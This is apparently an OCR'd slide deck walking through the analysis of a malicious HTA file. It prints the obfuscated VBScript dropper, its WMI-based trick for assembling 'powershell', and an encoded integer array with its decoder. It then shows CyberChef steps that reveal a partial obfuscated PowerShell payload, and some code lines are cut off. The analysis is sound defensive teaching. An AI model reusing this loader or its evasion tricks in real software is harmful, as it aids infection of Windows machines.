
Any text editor will do



```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" BORDER="none" SCROLL="no" />
<script type="text/vbscript">

while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend

Randomize

Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
```

Viewing HTA files


Although we probably want one with syntax highlighting



```
while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend

Randomize

Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Protegersygemeldingsb = Split("Produktionshaller")

Sticharionkarseklippedepl = Trim("Vrtdyret")

on error resume next


Undecidedlyenterococcus = Trim("Glazings")

Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")
```

Cleaning the code

Some parts of the code are designed to make static analysis and automated analysis harder




```
while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend

Randomize

Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Protegersygemeldingsb = Split("Produktionshaller")

Sticharionkarseklippedepl = Trim("Vrtdyret")

on error resume next

Undecidedlyenterococcus = Trim("Glazings")

Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")

Salgsvrdienhovedrep = Replace("Emissionsgrnsevrdier","Opflgningerne","Influer")

Exemplifyidrtsklubbernese = TimeSerial(53,225,118)
```

Let's look at the clean code

- It seems to be obtaining Windows services.


- It also looks like it is trying to form the word “powershell”



```
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")

For Each Ombindingen184 in Dermovaccine
    aphthartodocetic = aphthartodocetic + Ombindingen184.DisplayName
Next

skattevsenernes = instr(1,aphthartodocetic,"windows",vbTextCompare)

skattevsenernes = mid(aphthartodocetic,skattevsenernes+6,1)

skattevsenernes=UCase(skattevsenernes)

Skrmeditor = "ower" + skattevsenernes + "hell"

Set Gastralgy = CreateObject("Shell.Application")
```

A new challenge appears


Ok, we got past obfuscation, now we must deal with encryption?



```
Function PDdMytHkyud(ByVal SXIVnBFdOHiF)
    Dim fSUSmHL
    Dim ApBzDsNNLojjgZ
     ApBzDsNNLojjgZ = 30996
     Dim BNFLxeH
    BNFLxeH = BzsLdLIoGGs(SXIVnBFdOHiF)
         If BNFLxeH = 7000 + 1204 Then
     For Each fSUSmHL In SXIVnBFdOHiF
    Dim BaxsXL
          BaxsXL = BaxsXL & Chr(fSUSmHL - ApBzDsNNLojjgZ)
        Next
    End If
  PDdMytHkyud = BaxsXL
End Function

Dim SXIVnBFdOHiF
SXIVnBFdOHiF = Array(31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,31028,31087,31112,31117,310
31121,31030,31041,31098,31036,31030,31119,31045,31121,31119,31044,31121,31030,31028,31041,31098,31028,31035,
31030,31028,31041,31098,31035,31069,31110,31107,31035,31040,31035,31082,31035,31037,31037,31040,31035,31065,
31028,31034,31036,31030,31119,31046,31121,31119,31044,31121,31119,31045,31121,31030,31041,31098,31036,31030,
31041,31035,31040,31035,31101,31112,31065,31035,31037,31040,31035,31105,31035,31040,31035,31111,31065,31112,
31030,31039,31036,31030,31119,31045,31121,31119,31044,31121,31119,31046,31121,31030,31028,31041,31098,31035,
```

CyberChef to the rescue

1. We begin by splitting our array into new lines.



Recipe

Fork

Split delimiter: ,

Merge delimiter: \n

□ Ignore errors

Find / Replace

Find: (.*) REGEX

Replace: $1 30996

□ Global match □ Case insensitive ☑ Multiline matching

□ Dot matches all

Subtract

Delimiter: Space

From Charcode

Delimiter: Line feed

Base: 10

Merge

☑ Merge All

Input

```
31032,31119,31074,31113,31092,31097,31061,31100,31121,
```


```
168335   1
```

Output

```
31032
31119
31074
31113
31092
31097
31061
31100
31121
```

CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row



Recipe

Fork

Split delimiter: ,

Merge delimiter: \n

□ Ignore errors

Find / Replace

Find: (.*) REGEX

Replace: $1 30996

□ Global match □ Case insensitive ☑ Multiline matching

□ Dot matches all

Subtract

Delimiter: Space

From Charcode

Delimiter: Line feed

Base: 10

Input


```
31032,31119,31074,31113,31092,31097,31061,
```

Output

```
31032 30996
31119 30996
31074 30996
31113 30996
```

CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We substract the numbers on each row



Recipe

Fork

Split delimiter: ,
Merge delimiter: \n
□ Ignore errors

Find / Replace

Find: (.*) REGEX
Replace: $1 30996
□ Global match □ Case insensitive ☑ Multiline matching
□ Dot matches all

Subtract

Delimiter: Space

From Charcode

Delimiter: Line feed
Base: 10

Merge

Input


```
31032,31119,31074,31113,31092,31097,31061,31100,31121
```

Output

```
36
123
78
117
96
101
```

CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We substract the numbers on each row
4. We then convert each number into a character



Recipe

Fork
Split delimiter: ,
Merge delimiter: \n
□ Ignore errors

Find / Replace
Find: (.*) REGEX
Replace: $1 30996
□ Global match □ Case insensitive ☑ Multiline matching
□ Dot matches all

Subtract
Delimiter: Space

From Charcode
Delimiter: Line feed
Base: 10

Input

```
31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,
```


```
168335   1
```

Output

```
$
{
N
u
`
```

CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We substract the numbers on each row
4. We then convert each number into a character
5. Finally, we get… another obfuscated payload



Recipe

Split delimiter: , Merge delimiter: \n □ Ignore errors

Find / Replace

Find: (.*) REGEX Replace: $1 30996

□ Global match □ Case insensitive ☑ Multiline matching

□ Dot matches all

Subtract

Delimiter: Space

From Charcode

Delimiter: Line feed Base: 10

Merge

☑ Merge All

Remove whitespace

□ Spaces □ Carriage returns (\r) ☑ Line feeds (\n)

Input

```
31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,31028,31087,31112,31117,31076,31065,31089,31036,3103
```

168335 1

Output

```
${Nu`eAh}= [tyPE]("{1}{0}{2}"-f("{1}{0}" -f 'nm',("{1}{0}" -f'Iro','V')),'En','eNt')  ; &("{2}{0}{1}"-f("{0}{1}"
','itE'),'m','sEt') ("va"+"ri"+("{1}{0}{2}" -f'E','ABl',("{0}{1}" -f ':',("{0}{1}" -f '3','p8Y')))+"Z") (  [TyPE
{4}{0}{5}{2}{1}" -f 'On','er',("{2}{1}{0}{3}"-f("{1}{0}" -f'SPe','+'),'t','N',("{0}{1}" -f("{0}{1}" -f'Ci','Al')
{0}"-f 'Ld','fO'))),'E',("{1}{0}" -f 'R','NVi'),'mE')  ) ; ${s4HO`cx}  = [tyPe]("{1}{3}{0}{2}"-f 'ert','b','ER',
